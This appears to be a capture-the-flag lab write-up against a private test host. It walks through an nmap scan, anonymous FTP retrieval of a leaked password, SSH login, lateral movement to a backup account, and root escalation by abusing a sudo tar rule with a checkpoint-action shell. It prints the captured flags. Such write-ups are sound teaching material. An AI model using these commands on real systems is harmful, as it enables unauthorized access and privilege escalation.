
1. Executive Summary

In this exercise we were able to find credentials in unsecured files and exploit a developer account and access Flag 1, which then allowed us to move laterally across the system and access the backupuser account and capture Flag 2. Then using the backupuser we were able to escalate to root privilege and capture Flag 3 and 4.


2. Detailed Methodology

I started by running "nmap -sV -p 21,22,80,111,139,445,3306,8080 192.168.56.20" to see which ports were open. It returned that the ftp and ssh ports were open. I then ran ftp 192.168.56.20 and connected to that ip using the name anonymous, then under the ftp> line I typed ls which showed me a README.txt file. I used the command get README.txt to transfer the file to my attacking system. I then ran cat README.txt to look what was in the file and saw that there was a hint at the bottom that said "check .backup files for historical information." I then ftp back into the target system and ran ls -la and found .backup_notes.txt. I then transferred that file back to my system and opened it and found a server name, the access level, and the password. I then ran "ssh developer@192.168.56.20" which then prompted me a password, I used the dev password acquired from the backup notes file and gained access to the dev-server-01. After running a few commands like whoami and id, I am in as a developer. I then ran the command "find / -maxdepth 4 -type f -iname "*flag1*" -o -iname "*flag*" 2>/dev/null | sed -n '1,200p'" and found this


I then ran cat /home/developer/flag1.txt and was presented with the first flag




I then ran ls -l /home/backupuser/flag2.txt but was prompted that I cannot access that and permission is denied. I then ran this to see what backupuser could access.




I then ran these two commands to see what files backupuser can read and this was displayed.



I ran this command to read the backup.sh file and this was displayed:



I then ran the same command for the db_config.old file and this was displayed:



I then ran the command “ssh backupuser@192.168.56.20” and said connection could not be established but then allowed me to connect with a fingerprint and then I was able to access backupuser:

```
ED25519 key fingerprint is SHA256:1iZFQ0tMqLF/oKkLv2Y1rVJ1MZNkiRpTKGitJktzxlA.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.20' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-161-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri Nov  7 09:25:48 PM UTC 2025

  System load:  0.0               Processes:             107
  Usage of /:   14.8% of 24.44GB  Users logged in:       1
  Memory usage: 12%               IPv4 address for enp0s3: 192.168.56.20
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

57 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


    Welcome to DEV-SERVER-01
    Development & Backup Server


[!] NOTICE: This server handles automated backups.
[!] Backup user access is required for system maintenance.
[!] For support, check /opt/scripts/ for documentation.

Last system update: 2025-08-18
Administrator: admin@company.local
```

After running the basic whoami and id commands to verify I was in the backupuser account I ran ls -la to verify I had access to read Flag2:

```
backupuser@dev-server-01:~$ whoami
backupuser
backupuser@dev-server-01:~$ id
uid=1002(backupuser) gid=1002(backupuser) groups=1002(backupuser),1003(backupgroup)
backupuser@dev-server-01:~$ pwd
/home/backupuser
backupuser@dev-server-01:~$ ls -la
total 32
drwxr-x--- 4 backupuser backupuser 4096 Nov  7 21:25 .
drwxr-xr-x 4 root       root       4096 Oct 30 18:59 ..
-rw-r--r-- 1 backupuser backupuser    0 Oct 30 19:26 .bash_history
-rw-r--r-- 1 backupuser backupuser  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 backupuser backupuser 3771 Jan  6  2022 .bashrc
drwx------ 2 backupuser backupuser 4096 Nov  7 21:25 .cache
-r-------- 1 backupuser backupuser   31 Oct 30 18:51 flag2.txt
-rw-r--r-- 1 backupuser backupuser  807 Jan  6  2022 .profile
drwx------ 2 backupuser backupuser 4096 Oct 30 18:51 .ssh
backupuser@dev-server-01:~$
```

After verifying I had access to read Flag2 I ran the cat command and Flag2 displayed:

```
backupuser@dev-server-01:~$ cat /home/backupuser/flag2.txt
FLAG2{l4t3r4l_m0v3m3nt_m4st3r}
```

I then ran sudo -l to see the sudo rights the current user had and it was displayed that you can run some of them with no password:

```
backupuser@dev-server-01:~$ sudo -l
Matching Defaults entries for backupuser on dev-server-01:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User backupuser may run the following commands on dev-server-01:
    (ALL) NOPASSWD: /usr/bin/rsync
    (ALL) NOPASSWD: /usr/bin/tar czf /var/backups/backup.tar.gz *
```

I then ran a command that runs tar as root and then spawns a root shell, after using the whoami command I was able to verify I had root access:

```
backupuser@dev-server-01:~$ sudo /usr/bin/tar czf /var/backups/backup.tar.gz --checkpoint=1 --checkpoint-action=exec=/bin/
sh /root
/usr/bin/tar: Removing leading `/' from member names
# whoami
root
```

I then ran “cat /root/flag3.txt to display FLAG3:

```
# cat /root/flag3.txt
FLAG3{r00t_4cc3ss_4ch13v3d_l1k3_4_pr0}
```

I then ran the same command but for FLAG4:

```
# cat /root/flag4.txt
FLAG4{p3rs1st3nc3_1s_k3y_g00d_j0b}
```